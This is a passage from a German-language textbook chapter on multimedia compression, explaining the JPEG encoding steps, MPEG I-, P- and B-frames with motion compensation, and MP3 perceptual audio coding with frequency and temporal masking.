Multimedia-Übertragungen durchführbar machen. In den folgenden Abschnitten werden wir einige Methoden zur Kompression von Multimedia-Daten, insbesondere Bildern betrachten. Mehr Details zu diesem Thema finden Sie in (Fluckiger, 1995; Steinmetz und Nahrstedt, 1995).

Alle Kompressionssysteme benötigen zwei Algorithmen: einen zur Kompression der Daten an der Quelle und einen anderen zur Dekompression am Ziel. In der Literatur werden diese Algorithmen als **Codierungs-** bzw. **Decodierungsalgorithmen** bezeichnet. Wir werden diese Terminologie hier ebenfalls verwenden.

Diese Algorithmen haben bestimmte Asymmetrien, deren Verständnis wesentlich ist. Zunächst muss ein Multimedia-Dokument, beispielsweise ein Film, für viele Anwendungen nur einmal codiert werden (wenn es auf dem Multimedia-Server gespeichert wird), aber tausendfach decodiert werden (wenn es von Kunden angesehen wird). Diese Asymmetrie bedeutet, dass es akzeptabel ist, wenn der Codierungsalgorithmus langsam ist und teure Hardware erfordert, wenn dafür der Decodierungsalgorithmus schnell ist und ohne teure Hardware auskommt. Andererseits ist für Echtzeit-Multimedia wie zum Beispiel Videokonferenzen eine langsame Codierung inakzeptabel. Das Codieren muss hier nebenher in Echtzeit geschehen.

Eine zweite Asymmetrie ist, dass der Codier-/Decodervorgang nicht zu 100% umkehrbar sein muss. Wenn eine „normale“ Datei komprimiert, übertragen und dekomprimiert wird, so erwartet der Anwender, das Original wiederzubekommen, und zwar bis ins letzte Bit exakt. Bei Multimedia gibt es diese Anforderung nicht. Es ist im Allgemeinen akzeptabel, wenn sich das Videosignal nach dem Codieren und Decodieren sich leicht vom Original unterscheidet. Falls die decodierte Ausgabe nicht exakt der ursprünglichen Eingabe entspricht, so wird das System als **verlustbehaftet** (*lossy*) bezeichnet. Alle Komprimierungssysteme für Multimedia sind verlustbehaftet, da diese bessere Kompressionsraten ergeben.

7.3.1 Der JPEG-Standard

Der Standard **JPEG** (**Joint Photographic Experts Group**) zur Kompression von Standbildern mit kontinuierlichen Farben (z.B. Fotografien) wurde von Fotoexperten unter der gemeinsamen Schirmherrschaft von ITU, ISO und IEC (eine weitere Standardisierungsbehörde) entwickelt. Der JPEG-Standard ist deshalb für Multimedia wichtig, da der Multimedia-Standard für bewegte Bilder, MPEG, in einer ersten Näherung einfach eine JPEG-Codierung jedes einzelnen Rahmens plus einigen Extrafähigkeiten zur Kompression zwischen den Rahmen und zur Bewegungskompensation ist. JPEG ist als ISO 10918 definiert. Der Standard hat vier Modi und viele Optionen, wir werden uns hier aber nur mit der Art und Weise beschäftigen, wie er für 24-Bit-RGB-Video verwendet wird, und viele Details auslassen.

Der erste Schritt der Codierung eines Bildes mit JPEG ist die Vorbereitung von Blöcken. Der Genauigkeit zuliebe nehmen wir an, dass die JPEG-Eingabe ein 640×480 -RGB-Bild mit 24 Bit/Pixel ist, wie in ▶ Abbildung 7.6(a) dargestellt. Da die Verwendung von Helligkeit und Chrominanz eine bessere Kompression ergibt, werden der Helligkeits- und die zwei Chrominanzwerte aus den RGB-Werten berechnet. Bei NTSC werden diese als Y , I bzw. Q bezeichnet, bei PAL als Y , U bzw. V , die Werte werden jeweils mit anderen Formeln berechnet. Im Folgenden verwenden wir die NTSC-Bezeichnungen, der Kompressionsalgorithmus ist aber derselbe.




Abbildung 7.6: (a) RGB-Eingabedaten (b) Nach der Vorbereitung der Blöcke

Für Y , I und Q werden getrennte Matrizen aufgebaut, deren Elemente jeweils im Bereich von 0...255 liegen. Als Nächstes werden quadratische Blöcke von vier Pixeln in den I - und Q -Matrizen gemittelt, um diese auf 320×240 zu reduzieren. Diese Reduktion ist verlustbehaftet, das Auge nimmt dies aber kaum wahr, da es mehr auf Helligkeit als auf Chrominanz reagiert. Dennoch werden die Daten um den Faktor zwei komprimiert. Jetzt wird von jedem Wert in den drei Matrizen 128 abgezogen, damit 0 in der Mitte des Wertebereiches liegt. Schließlich wird jede Matrix in 8×8 -Blöcke zerlegt. Die Y -Matrix hat 4.800 Blöcke, die anderen beiden haben jeweils 1.200 Blöcke, wie in ▶ Abbildung 7.6(b) dargestellt ist.

Der zweite Schritt von JPEG ist die Anwendung einer DCT (diskrete Kosinustransformation) auf jeden einzelnen der 7.200 Blöcke. Die Ausgabe jeder DCT ist eine 8×8 -Matrix von DCT-Koeffizienten. Das DCT-Element (0,0) ist der Durchschnittswert des Blocks. Die anderen Elemente geben an, wie viel Spektralenergie bei jeder Raumfrequenz vorhanden ist. Für die Leser, die mit Fourier-Transformationen vertraut sind: DCT ist eine Art zweidimensionale räumliche Fourier-Transformation. Theoretisch ist die DCT verlustfrei, doch in der Praxis ergeben sich aus der Verwendung von Gleitpunktzahlen und transzentralen Funktionen Rundungsfehler, die zu einem kleinen Informationsverlust führen. Normalerweise fallen diese Elemente mit der Entfernung vom Ursprung (0,0) schnell ab, wie es in ▶ Abbildung 7.7(b) angedeutet ist.




Abbildung 7.7: (a) Ein Block der Y -Matrix (b) Die DCT-Koeffizienten

Wenn die DCT fertiggestellt ist, so fährt JPEG mit Schritt 3 fort, der **Quantisierung** genannt wird und in dem die weniger wichtigen DCT-Koeffizienten entfernt werden. Diese (verlustbehaftete) Transformation wird durch eine Division jedes Koeffizienten in der 8×8 -DCT-Matrix durch ein Gewicht durchgeführt, das einer Tabelle entnommen wird. Wenn alle Gewichte gleich 1 sind, so bewirkt diese Transformation nichts. Wenn die Gewichte jedoch steil vom Ursprung anwachsen, werden hohe räumliche Frequenzen schnell entfernt.

Ein Beispiel für diesen Schritt ist in ►Abbildung 7.8 dargestellt. Dort sehen wir die ursprüngliche DCT-Matrix, die Quantisierungstabelle und das Ergebnis aus der Division jedes DCT-Elements durch das entsprechende Gewicht aus der Tabelle. Die Werte in der Quantisierungstabelle sind kein Bestandteil des JPEG-Standards. Jede Anwendung muss ihre eigene Quantisierungstabelle bereitstellen, wodurch sie die Möglichkeit erhält, ihre eigene Abwägung zwischen Verlust und Kompression zu steuern.

DCT-Koeffizienten	Gewichtete Koeffizienten	Quantisierungstabelle
150 80 40 14 4 2 1 0	150 80 20 4 1 0 0 0	1 1 2 4 8 16 32 64
92 75 36 10 6 1 0 0	92 75 18 3 1 0 0 0	1 1 2 4 8 16 32 64
52 38 26 8 7 4 0 0	26 19 13 2 1 0 0 0	2 2 2 4 8 16 32 64
12 8 6 4 2 1 0 0	3 2 2 1 0 0 0 0	4 4 4 4 8 16 32 64
4 3 2 0 0 0 0 0	1 0 0 0 0 0 0 0	8 8 8 8 8 16 32 64
2 2 1 1 0 0 0 0	0 0 0 0 0 0 0 0	16 16 16 16 16 16 32 64
1 1 0 0 0 0 0 0	0 0 0 0 0 0 0 0	32 32 32 32 32 32 32 64
0 0 0 0 0 0 0 0	0 0 0 0 0 0 0 0	64 64 64 64 64 64 64 64

Abbildung 7.8: Berechnung der gewichteten DCT-Koeffizienten

Schritt 4 reduziert den (0,0)-Wert jedes Blocks (die Zahl in der oberen linken Ecke), indem er durch die Differenz zum entsprechenden Wert des vorherigen Blocks ersetzt wird. Da diese Werte den Durchschnitt ihrer jeweiligen Blöcke darstellen, sollte zwischen dem Wert des aktuellen und dem des vorherigen Blocks nur ein geringer Unterschied bestehen, so dass die Differenz dieser beiden Werte meistens eine kleine Zahl

ergibt. Für die anderen Werte werden keine Differenzen berechnet. Die (0,0)-Werte werden als DC-Komponenten, die anderen Werte als AC-Komponenten bezeichnet.

Schritt 5 linearisiert die 64 Elemente und wendet eine Lauflängencodierung auf die Liste an. Die Bearbeitung des Blocks von links nach rechts und dann von oben nach unten würde die Nullen nicht zusammenführen. Daher wird ein Zick-Zack-Muster verwendet, wie in ▶ Abbildung 7.9 dargestellt. In diesem Beispiel erzeugt das Zick-Zack-Muster schließlich 38 aufeinanderfolgende Nullen am Ende der Matrix. Diese Kette kann auf einen einzigen Zähler reduziert werden, der angibt, dass es 38 Nullen sind.




Abbildung 7.9: Reihenfolge, in der die gewichteten Werte übertragen werden

Jetzt liegt eine Liste von Zahlen vor, die das Bild (im Transformationsraum) repräsentieren. Schritt 6 wendet für die Speicherung oder Übertragung eine Huffman-Codierung auf die Zahlen an.

JPEG mag kompliziert aussehen, was auch daran liegt, dass es kompliziert *ist*. Dennoch wird es oft verwendet, da eine Kompression von 20:1 oder mehr produziert wird. Für die Decodierung eines JPEG-Bildes muss der Algorithmus rückwärts ausgeführt werden. JPEG ist fast symmetrisch: Die Decodierung eines Bildes dauert ungefähr so lange wie die Codierung.

7.3.2 Der MPEG-Standard

Jetzt kommen wir zum eigentlich Kern der Sache: dem Standard **MPEG (Motion Picture Experts Group)**. Dies sind drei Algorithmen, die zur Kompression von Videos verwendet werden und seit 1993 international standardisiert sind. MPEG-1 (ISO 11172) wurde für eine Wiedergabe in Videorecorderqualität (352×240 für NTSC) bei einer Bitrate von 1,2 Mbps entworfen. MPEG-2 (ISO 13818) wurde für die Videokompression zur Fernsehausstrahlung bei 4 bis 6 Mbps entworfen, so dass das Signal in einen NTSC- oder PAL-Übertragungskanal passt.

Beide Versionen ziehen Vorteile aus den zwei Redundanzarten, die es in Videos gibt: räumlich und zeitlich. Räumliche Redundanz kann ausgenutzt werden, indem einfach jeder Rahmen einzeln mit JPEG codiert wird. Eine zusätzliche Kompression kann aufgrund der Tatsache erreicht werden, dass aufeinanderfolgende Rahmen oft fast identisch sind (zeitliche Redundanz). Das System **DV** (**Digital Video**), das von digitalen Camcordern verwendet wird, benutzt lediglich ein JPEG-ähnliches Schema, da die Codierung in Echtzeit geschehen muss und es sehr viel schneller ist, einfach jeden Rahmen separat zu codieren. Die Folgen dieser Entscheidung sieht man in Abbildung 7.2: Obwohl digitale Camcorder eine niedrigere Datenrate haben als unkomprimiertes Video, sind sie nicht annähernd so gut wie vollständiges MPEG-2. (Um den Vergleich ehrlich zu halten, muss man beachten, dass DV-Camcorder die Helligkeit mit 8 Bit und jedes Chrominanzsignal mit 2 Bit abtasten, damit aber einen Kompressionsfaktor von fünf gegenüber unkomprimiertem Video erreichen.)

In Szenen, bei denen die Kamera und der Hintergrund statisch sind und sich ein oder zwei Schauspieler langsam bewegen, sind fast alle Pixel von Rahmen zu Rahmen identisch. Hier ist es ausreichend, jeden Rahmen vom vorhergehenden abzuziehen und JPEG lediglich auf die Unterschiede zwischen beiden anzuwenden. Für Szenen, in denen die Kamera geschwenkt oder gezoomt wird, scheitert diese Technik aber völlig. Es muss also ein Weg gefunden werden, diese Bewegung zu kompensieren. Genau das tut MPEG; tatsächlich ist das der Hauptunterschied zwischen MPEG und JPEG.

Eine MPEG-2-Ausgabe besteht aus drei unterschiedlichen Arten von Rahmen, die vom Anzeigeprogramm verarbeitet werden müssen:

1. I-Rahmen (*intra-coded frame*): abgeschlossene JPEG-codierte Standbilder
2. P-Rahmen (*predictive coded frame*): Block-zu-Block-Unterschiede zum vorherigen Rahmen
3. B-Rahmen (*bidirectional coded frame*): Unterschiede zum vorherigen und zum nächsten Rahmen

I-Rahmen sind einfach Standbilder, die mit JPEG codiert sind und außerdem Helligkeitswerte mit der vollen Auflösung und Chrominanz mit der halben Auflösung entlang jeder Achse verwenden. Es ist aus drei Gründen notwendig, dass I-Rahmen periodisch im Ausgabestrom auftauchen. Erstens kann MPEG für die Ausstrahlung im Fernsehen verwendet werden, bei der sich Benutzer beliebig zuschalten können. Wenn jeder Rahmen von seinem Vorgänger bis zurück zum ersten Rahmen abhängt, dann kann jemand, der den ersten Rahmen verpasst hat, keinen der nachfolgenden mehr decodieren. Das würde es für Zuschauer unmöglich machen, noch einzuschalten, nachdem der Film begonnen hat. Zweitens wäre keine weitere Decodierung möglich, wenn einmal ein Rahmen fehlerhaft empfangen wurde. Drittens müsste der Decoder ohne I-Rahmen jedes Mal, wenn vor- oder zurückgespult wird, alle übersprungenen Rahmen berechnen, um den gesamten Inhalt desjenigen Rahmens zu kennen, an dem gestoppt wurde. Mit I-Rahmen ist es möglich, bis zum nächsten I-Rahmen vor- oder zurückzuspulen und dann dort zu starten. Aus diesem Grund werden I-Rahmen ein- oder zweimal pro Sekunde in die Ausgabe eingefügt.

P-Rahmen codieren dagegen die Unterschiede zwischen Rahmen. Sie basieren auf der Idee von **Makroblöcken**, die 16×16 Pixel im Helligkeitsraum und 8×8 Pixel im Chrominanzraum abdecken. Ein Makroblock wird codiert, indem der vorhergehende Rahmen auf gleiche oder nur gering verschiedene Blöcke untersucht wird.

Ein Beispiel, bei dem P-Rahmen sinnvoll wären, ist in ▶ Abbildung 7.10 dargestellt. Wir sehen dort drei aufeinanderfolgende Rahmen mit demselben Hintergrund, die sich nur in der Position der einen Person im Bild unterscheiden. Solch eine Szene kommt häufig vor, wenn die Kamera auf einem Stativ befestigt ist und die Schauspieler sich davor bewegen. Die Makroblöcke, die den Hintergrund enthalten, passen exakt, aber die Makroblöcke, die die Person enthalten, werden in ihrer Position etwas verschoben sein und müssen aufgespürt werden.




Abbildung 7.10: Drei aufeinanderfolgende Videorahmen

Der MPEG-Standard spezifiziert nicht, wie gesucht wird, wie weit gesucht wird oder wie gut die Übereinstimmung sein muss, um als solche zu zählen. Dies liegt im Ermessen der jeweiligen Anwendung. Zum Beispiel könnte eine Anwendung nach einem Makroblock an derselben Position im vorhergehenden Rahmen suchen und an allen anderen Positionen, die um $\pm\Delta x$ in x-Richtung und um $\pm\Delta y$ in y-Richtung verschoben sind. Für jede Position könnte die Zahl der Übereinstimmungen in der Helligkeitsmatrix berechnet werden. Die Position mit dem besten Ergebnis wird zum Gewinner erklärt, falls es über einer vordefinierten Schwelle liegt. Andernfalls wird der Makroblock als fehlend bezeichnet. Es sind natürlich auch sehr viel ausgefeilte Algorithmen möglich.

Wenn ein Makroblock gefunden wurde, wird er durch die Differenz mit seinem Wert im vorhergehenden Rahmen codiert (sowohl für Helligkeit als auch für Chrominanz). Diese Differenzmatrizen werden dann mit JPEG codiert. Der Wert für den Makroblock im Ausgabestrom ist dann der Bewegungsvektor (wie weit sich der Makroblock von seiner vorherigen Position in beide Richtungen entfernt hat), gefolgt von den JPEG-codierten Unterschieden zum vorherigen Rahmen. Wenn der Makroblock im vorherigen Rahmen nicht lokalisert wird, so wird der aktuelle Wert mit JPEG codiert, genau wie in einem I-Rahmen.

B-Rahmen sind wie die P-Rahmen, außer dass der entsprechende Makroblock hier entweder in einem vorhergehenden Rahmen oder einem nachfolgenden Rahmen liegen kann, wobei dies ein I-Rahmen oder ein P-Rahmen sein kann. Dieser zusätzliche Freiheitsgrad erlaubt eine verbesserte Bewegungskompensation und ist außerdem nützlich, wenn Objekte vor oder hinter anderen Objekten vorbeiziehen. Wenn in einem Baseball-

spiel zum Beispiel der Mann an der dritten Base den Ball zur ersten Base wirft, könnte es einige Rahmen geben, bei denen der Ball den Kopf des Spielers verdeckt, der sich im Hintergrund an der zweiten Base bewegt. Im nächsten Rahmen könnte der Kopf teilweise links vom Ball sichtbar sein, mit der Näherung, dass der Kopf vom nächsten Rahmen abgeleitet werden kann, in dem der Ball den Kopf passiert hat. B-Rahmen erlauben es, dass ein Rahmen auf einem zukünftigen Rahmen basiert.

Um B-Rahmen zu codieren, muss der Codierer drei Rahmen gleichzeitig im Speicher halten: den vergangenen, den aktuellen und den zukünftigen. Um das Decodieren zu erleichtern, müssen die Rahmen im MPEG-Strom in der Reihenfolge der Abhängigkeit enthalten sein, nicht in der Reihenfolge der Darstellung. Daher ist selbst mit einem perfekten Timing eine Pufferung auf der Maschine des Benutzers notwendig, um die Rahmen in die richtige Reihenfolge für die Darstellung zu bringen. Aufgrund dieser Unterschiede zwischen der Reihenfolge der Abhängigkeiten und der Reihenfolge der Darstellung ist es nicht möglich, einen Film ohne aufwändige Pufferung und komplexe Algorithmen rückwärts zu spielen.

Filme mit einer Menge Action und schnellen Schnitten (wie beispielsweise Kriegsfilme) benötigen viele I-Rahmen. Filme, bei denen der Regisseur die Kamera ausrichten und dann Kaffeetrinken gehen kann, während die Schauspieler ihren Text aussagen (wie bei Liebesfilmen), können lange Folgen von P- und B-Rahmen verwenden, die weit weniger Speicherplatz als I-Rahmen verwenden. Vom Standpunkt der Effizienz her betrachtet sollte ein Unternehmen, das Multimedia-Service anbietet, deshalb versuchen, möglichst viele weibliche Kunden zu gewinnen.

7.4 Audiokompression

Wie wir gerade gesehen haben, benötigt Audio in CD-Qualität eine Übertragungsbandbreite von 1,411 Mbps. Es ist offenbar beträchtliche Kompression notwendig, um Übertragungen über das Internet praktikabel zu machen. Aus diesem Grund sind verschiedene Audiokompressionsalgorithmen entwickelt worden. Das vermutlich bekannteste ist MPEG-Audio, von dem es drei Versionen gibt, die Layer genannt werden und von denen **MP3 (MPEG Audio Layer 3)** die leistungsstärkste und bekannteste ist. Große Mengen von Musik im MP3-Format sind im Internet verfügbar – nicht immer legal, was zu unzähligen Klagen von Künstlern und Urheberrechtsinhabern geführt hat. MP3 gehört zum Audioanteil des Standards der MPEG-Videokompression.

Audiokompression kann auf zwei Arten erfolgen. Bei der **Wellenform-Codierung** (*waveform coding*) wird das Signal mathematisch mittels einer Fourier-Transformation in seine Frequenzkomponenten umgewandelt. ►Abbildung 7.11 zeigt zum Beispiel eine Zeitfunktion mit ihren 15 ersten Fourier-Amplituden. Die Amplitude jeder Komponente wird dann minimal codiert. Das Ziel dabei ist es, die Wellenform am anderen Ende mit so wenig Bits wie möglich akkurat wiederherzustellen.




Abbildung 7.11: (a) Binäres Signal und die quadratischen Mittelwerte (RMS) seiner Fourier-Amplituden (b)–(e) Aufeinanderfolgende Näherungen des ursprünglichen Signals

Die andere Methode, **wahrnehmungsabhängige Codierung** (*perceptual coding*), nutzt bestimmte Schwächen des menschlichen Hörsystems aus, um ein Signal so zu codieren, dass es sich für einen menschlichen Zuhörer genau wie der Originalton anhört, auch wenn es auf dem Oszilloskop unterschiedlich aussieht. Wahrnehmungsabhängige Codie-

rung basiert auf der **Psychoakustik** – der Wissenschaft darüber, wie Menschen Töne wahrnehmen. MP3 gehört zu den wahrnehmungsabhängigen Codierungen.

Die Haupteigenschaft der wahrnehmungsabhängigen Codierung ist, dass einige Töne andere überdecken bzw. **maskieren** können. Stellen Sie sich die Ausstrahlung eines Live-Flötenkonzerts an einem warmen Sommertag vor. Dann beginnt urplötzlich in der Nähe der Musiker eine Gruppe Arbeiter mit einem Presslufthammer die Straße aufzureißen. Die Flöte ist nicht mehr zu hören – die Flötentöne werden von dem Presslufthammer maskiert. Für Übertragungszwecke ist es ausreichend, nur das Frequenzband zu codieren, das vom Presslufthammer benutzt wird, weil die Zuhörer die Flöte sowieso nicht hören können. Dieser Vorgang wird **Frequenzmaskierung** genannt – die Fähigkeit eines lauten Tons, in einem Frequenzband einen leiseren Ton eines anderen Frequenzbands zu verstecken, der ohne den lauten Ton hörbar wäre. Tatsächlich ist die Flöte noch für eine kurze Zeit, nachdem der Presslufthammer abgeschaltet wurde, nicht hörbar, weil das Ohr seinen Verstärkungsfaktor heruntergefahren hat, als der Krach anfing, und nun eine gewisse Zeit benötigt, um ihn wieder hochzufahren. Dieser Effekt heißt **temporale Maskierung**.

Um diese Effekte quantitativ zu erfassen, wollen wir zwei Experimente betrachten. Beim ersten Experiment sitzt in einem ruhigen Zimmer eine Person mit Kopfhörern, die mit der Soundkarte eines Computers verbunden sind. Der Computer erzeugt eine reine Sinuswelle mit 100 Hz bei geringer, aber allmählich steigender Spannung. Die Person ist angewiesen worden, eine Taste zu drücken, sobald sie den Ton hört. Der Computer zeichnet den aktuellen Spannungspegel auf und wiederholt dann das Experiment mit 200 Hz, 300 Hz und all den anderen Frequenzen, bis die Grenze des menschlichen Hörens erreicht ist. Wenn über viele Versuchspersonen ein Mittelwert gebildet wurde, dann kann mithilfe eines Log-Log-Graphen dargestellt werden, wie viel Spannung benötigt wird, um einen Ton hörbar zu machen (siehe ▶ Abbildung 7.12(a)). Eine direkte Folge dieser Kurve ist, dass es niemals notwendig ist, irgendwelche Frequenzen zu codieren, deren Spannung unter die Hörbarkeitsschwelle fällt. Falls zum Beispiel bei 100 Hz die Spannung 20 dB wären, dann könnte diese Frequenz bei der Ausgabe ohne wahrnehmbaren Qualitätsverlust weggelassen werden, weil 20 dB unter dem Hörbarkeitspegel liegen.




Abbildung 7.12: (a) Die Hörbarkeitsschwelle als eine Funktion der Frequenzen (b) Maskierungseffekt

Nun zum zweiten Experiment: Der Computer wiederholt Experiment 1, doch diesmal mit einer Sinuskurve mit konstanter Amplitude bei z.B. 150 Hz, die von der Testfrequenz überlagert wird. Dabei entdecken wir, dass die Hörbarkeitsschwelle von Frequenzen nahe bei 150 Hz ansteigt (siehe ►Abbildung 7.12(b)).

Aus dieser neuen Beobachtung kann man schließen, dass Signale, die von spannungsreicheren Signalen benachbarter Frequenzbänder maskiert werden, weggelassen werden können, so dass immer mehr in Frequenzen im codierten Signal und damit in Bits eingespart werden. In ►Abbildung 7.12 kann das 125-Hz-Signal in der Ausgabe vollständig unterdrückt werden – niemand wird den Unterschied hören. Selbst nachdem ein spannungsreiches Signal in einem Frequenzband beendet ist, können aufgrund der Kenntnis der temporalen Maskierungseigenschaft die überlagerten Frequenzen für eine gewisse Zeitspanne weiterhin weggelassen werden, bis sich das Ohr erholt hat. Der Kern der MP3-Codierung ist die Fourier-Transformation der Töne, um die Spannung von jeder Frequenz zu erhalten, und dann lediglich die Übertragung der unmaskierten Frequenzen, die mit so wenig Bits wie möglich codiert werden.

Mit dieser Information als Hintergrund können wir uns nun die Ausführung der Codierung ansehen. Die Audiokompression tastet die Wellenform bei 32 kHz, 44,1 kHz oder 48 kHz ab. Der erste und der letzte Wert sind hübsche, runde Zahlen. Der Wert 44,1 kHz wird für Audio-CDs benutzt und wurde gewählt, weil er gut genug ist, um alle Audioinformationen, die ein menschliches Ohr wahrnehmen kann, einzufangen. Die Abtastung kann auf einem oder auf zwei Kanälen in einer der folgenden vier Konfigurationen erfolgen:

- 1.** Monofon (ein einzelner Eingabestrom)
- 2.** Dual-monofon (z.B. eine englische und eine japanische Tonspur)
- 3.** Getrenntes Stereo (jeder Kanal wird einzeln komprimiert)
- 4.** Kombiniertes Stereo (Redundanz zwischen den Kanälen wird vollständig ausgenutzt)

Als Erstes wird die Bitrate ausgewählt. MP3 kann eine Stereo-Rock-'n'-Roll-CD auf 96 kbps mit – selbst für nicht schwerhörige Rock-'n'-Roll-Fans – wenig wahrnehmbarem Qualitätsverlust komprimieren. Für ein Klavierkonzert sind mindestens 128 kbps notwendig. Dieser Unterschied ergibt sich daraus, dass das Verhältnis Signal zu Geräusch bei Rock 'n' Roll viel höher als bei einem Klavierkonzert ist. Es ist ebenso möglich, eine niedrigere Ausgaberate zu wählen und damit ein wenig Qualitätsverlust zu akzeptieren.

